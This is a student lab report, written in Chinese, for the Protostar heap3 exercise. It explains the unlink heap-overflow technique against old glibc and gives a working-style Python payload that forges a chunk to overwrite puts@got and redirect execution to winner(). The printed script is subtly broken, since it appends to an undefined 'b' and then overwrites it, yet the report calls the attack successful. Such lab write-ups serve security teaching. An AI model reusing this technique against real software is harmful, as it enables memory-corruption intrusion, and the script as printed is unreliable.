CS3312 Lab Report Heap3

Osamu Takenaka 520030990026

源码分析

C代码：

```
void winner()
{
    printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}
```

- `winner()` 函数：打印一条信息，表示成功通过了这个级别，同时输出当前时间。

```
int main(int argc, char **argv)
{
    char *a, *b, *c;

    a = malloc(32);
    b = malloc(32);
    c = malloc(32);

    strcpy(a, argv[1]);
    strcpy(b, argv[2]);
    strcpy(c, argv[3]);

    free(c);
    free(b);
    free(a);

    printf("dynamite failed?\n");
}
```

代码行为：

1. 分配了三个32字节大小的内存块，分别由指针 `a`、`b`、`c` 指向。
2. 使用 `strcpy` 将命令行参数 `argv[1]`、`argv[2]`、`argv[3]` 分别复制到相应的内存块。这里存在潜在的堆溢出风险，如果输入的参数长度超过了32字节，就会覆盖后续内存块的数据。
3. 释放内存块，首先释放 `c`、然后 `b`、最后是 `a`。
4. 打印一条信息。

漏洞分析：

- Exploit 通过堆溢出伪造 chunk:


  堆溢出可以被用来篡改堆块元数据，特别是那些管理空闲块链表的指针。在GNU C库中，`free()` 函数在释放一个块时会尝试合并相邻的空闲块。这个合并过程涉及到了指针的读取和写入，这些指针位于每个堆块的元数据区域。在旧版本的glibc中，`free()` 使用 `unlink()` 宏来从双向链表中删除一个元数据结构。如果攻击者可以控制这些指针，就可以通过精心构造的输入使 `unlink()` 宏的执行结果是将一个任意值写入到一个可控的地址。通常，这种攻击用来修改应用程序的控制流，例如重写函数指针或者修改重要的配置变量，使得下次使用这些被修改的变量或指针时能够触发攻击者想要的行为，例如执行 `winner()` 函数。

glibc代码分析：

先查看一下该环境 `ldd` 的版本：

```
root@protostar:/opt/protostar/bin# ldd --version
ldd (Debian EGLIBC 2.11.2-10) 2.11.2
Copyright (C) 2009 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
```

了解到，chunk的结构(包括alloced chunk和free chunk) 以及 `unlink()` 的过程如下：



假设此时bin链表的结构如下：

b: | prev_size | size | fd | bk | data |

e: | prev_size | size | fd | bk | data |

x: | prev_size | size | fd | bk | data |

- `unlink (e)` 过程：
  1. 循着 `e` 的 `*fd` 定位出 `b`；


2. 循着 `e` 的 `*bk` 定位出 `x`;
3. 向 `b` 的 `bk` 字段写入 `x`;
4. 向 `x` 的 `fd` 字段写入 `b`.

我们的攻击方法就是利用此处存在的exploit的机会:

- 如果在`*fd`处构造地址`*p`, 在`*bk`出构造地址`*q`,上述`unlink (e)`演变为:
  1. 循着`*fd`定位出`p`;
  2. 循着`*bk`定位出`q`;
  3. 在`p`偏移若干 12 字节处, 将被填入`*q`;
  4. 在`q`偏移若干 8 字节处, 将被填入`p`

攻击方法原理:

构造`e`使得，`*fd`指向`puts@got`，`*bk`指向`shellcode`的入口地址，这样在`unlink(e)`的时候，就会将`puts@got`的值改为`shellcode`的入口地址，



攻击步骤详解

GDB调试

首先我们先要找到`puts@got`的地址，以及`winner`函数的地址，这里我们使用`objdump`来查看:

```
08048864 <winner>:
 8048864:       55                      push   %ebp
 8048865:       89 e5                   mov    %esp,%ebp
 8048867:       83 ec 18                sub    $0x18,%esp
 804886a:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 8048871:       e8 0a ff ff ff          call   8048780 <time@plt>
 8048876:       ba 00 ac 04 08          mov    $0x804ac00,%edx
 804887b:       89 44 24 04             mov    %eax,0x4(%esp)
 804887f:       89 14 24                mov    %edx,(%esp)
 8048882:       e8 d9 fe ff ff          call   8048760 <printf@plt>
 8048887:       c9                      leave
 8048888:       c3                      ret
```

`winner`函数的地址为`0x08048864`，然后我们查看`puts@got`的地址:

```
08048790 <puts@plt>:
 8048790:       ff 25 28 b1 04 08       jmp    *0x804b128
 8048796:       68 68 00 00 00          push   $0x68
 804879b:       e9 10 ff ff ff          jmp    80486b0 <_init+0x30>
```

`puts@got`的地址为`0x0804b128`， `0x0804b128` - `0xc` = `0x0804b11c`，这个地址就是我们要填入`*fd`的地址，

接下来的问题是`shellcode`如何构造，以及`shellcode`放在哪里？还有，我们该如何安排这三个chunk的内容来进行攻击?

第一个问题: `shellcode`如何构造?

首先我们来构造`shellcode`，我们的目的是执行`winner`函数，所以我们的`shellcode`应该是:

```
push 0x08048864
ret
```

所以我们的payload应该是:

```
# push 0x08048864
# ret
shellcode = "\x68\x64\x88\x04\x08\xc3"
```

第二个问题: `shellcode`放在哪里?

显然，我们应该将`shellcode`放在这三个chunk中的一个，然后我们接下来可以通过`gdb`来查看这三个chunk的地址

```
root@protostar:/opt/protostar/script/heap# ltrace /opt/protostar/bin/heap3 AAAAAAAA BBBBBBBB CCCCCCCC
__libc_start_main(0x8048889, 4, 0xbffffd34, 0x804ab50, 0x804ab40 <unfinished ...>
sysconf(30, 0xb7ffeff4, 0xb7e9abb8, 1, 0xbffffbfc)
= 4096
sbrk(4096)
= 0x0804c000
sbrk(0)
= 0x0804d000
strcpy(0x0804c008, "AAAAAAAA")
= 0x0804c008
strcpy(0x0804c030, "BBBBBBBB")
= 0x0804c030
strcpy(0x0804c058, "CCCCCCCC")
```

```
= 0x0804c058
puts("dynamite failed?"dynamite failed?
)                                                                                                    =
17
+++ exited (status 17) +++
```

第三个问题：我们该如何安排这三个chunk的内容来进行攻击?

从源代码可知 `free` 的顺序

```
a = malloc(32);
b = malloc(32);
c = malloc(32);

strcpy(a, argv[1]);
strcpy(b, argv[2]);
strcpy(c, argv[3]);

free(c);
free(b);
free(a);
```


我们决定采用如下方案，我们将 `shellcode` 放在 `a` 中， `b` 中放 `puts@got` -12的地址和 `shellcode` 的地址， `c` 不参与攻击。

将 `b` 中通过设置前向 `chunk` 的 `size` 和本块的 `size` 来构造一个 `fake_chunk` 为 `b` 的前向 `chunk` ， `fake_chunk` 实际内容是包含在 `b` 内的， `fake_chunk` 的 `*fd` 是puts@got 的地址−12 ， `*bk` 是 `shellcode` 的地址。使得系统执行 `unlink（fake_chunk）` ，便可以修改 `puts@got` 的值为 `shellcode` 的地址。

`a` 纯粹是为了放 `shellcode`

我们通过堆溢出来注入我们的payload，我们的payload如下：

```
shellcode = "\x68\x64\x88\x04\x08\xc3"
# push 0x08048864
# ret


a = "A" * 4
a += shellcode
a += "A" * 22

# overflow into b
b += "\xf8\xff\xff\xff" # prev_size
b += "\xfc\xff\xff\xff" # size

b = "A" * 8
b += "\x1c\xb1\x04\x08" # fake_chunk->fd
b += "\x0c\xc0\x04\x08" # fake_chunk->bk

c = "CCCC"

print a + " " + b + " " + c
```



当在执行即将执行 `free(b)` 之前时，正常的bin链表的逻辑拓扑结构如下：

a(未释放) | b(未释放) | c

当 `free(b)` 时：

首先，检查 b 的 size 字段的最后一位 (此处是C, 即1100):

- 0 : 前一块是free的, 可以考虑合并
- 1 : 前一块是allocated chunk, 不合并

然后，依据 prev size 计算出

b 的前一块地址:

$$*\mathrm{b} - (-8) = *\mathrm{b} + 8$$

这块伪造的 b 的前一块(fake块)的地址居然落到b下面, 看起来不合常理, 但程序可以继续运行

经过攻击后，bin链表的虚假逻辑拓扑结构如下：

|[puts-12], ..., puts@got| <- fake_chunk <- b | |-> shellcode

接下来，执行`unlink(fake_chunk)`，会将`shellcode`入口写入`puts`入口所在同时`puts-12`会写入`shellcode+8`处，所以这里`shellcode`的构造恰好长度小于8字节，不会影响。

最后，程序执行`puts`时，实际上执行的是`shellcode`，从而执行`winner`函数。

攻击脚本内容

script_heap3.py:

```
shellcode = "\x68\x64\x88\x04\x08\xc3"
# push 0x08048864
# ret


a = "A" * 4
a += shellcode
a += "A" * 22

# overflow into b
b += "\xf8\xff\xff\xff" # prev_size
b += "\xfc\xff\xff\xff" # size

b = "A" * 8
b += "\x1c\xb1\x04\x08" # fake_chunk->fd
b += "\x0c\xc0\x04\x08" # fake_chunk->bk

c = "CCCC"

print a + " " + b + " " + c
```

在终端中运行：

```
/opt/protostar/bin/heap3 `python /opt/protostar/script/heap/script_heap3.py`
```

结果（非GDB环境）

攻击成功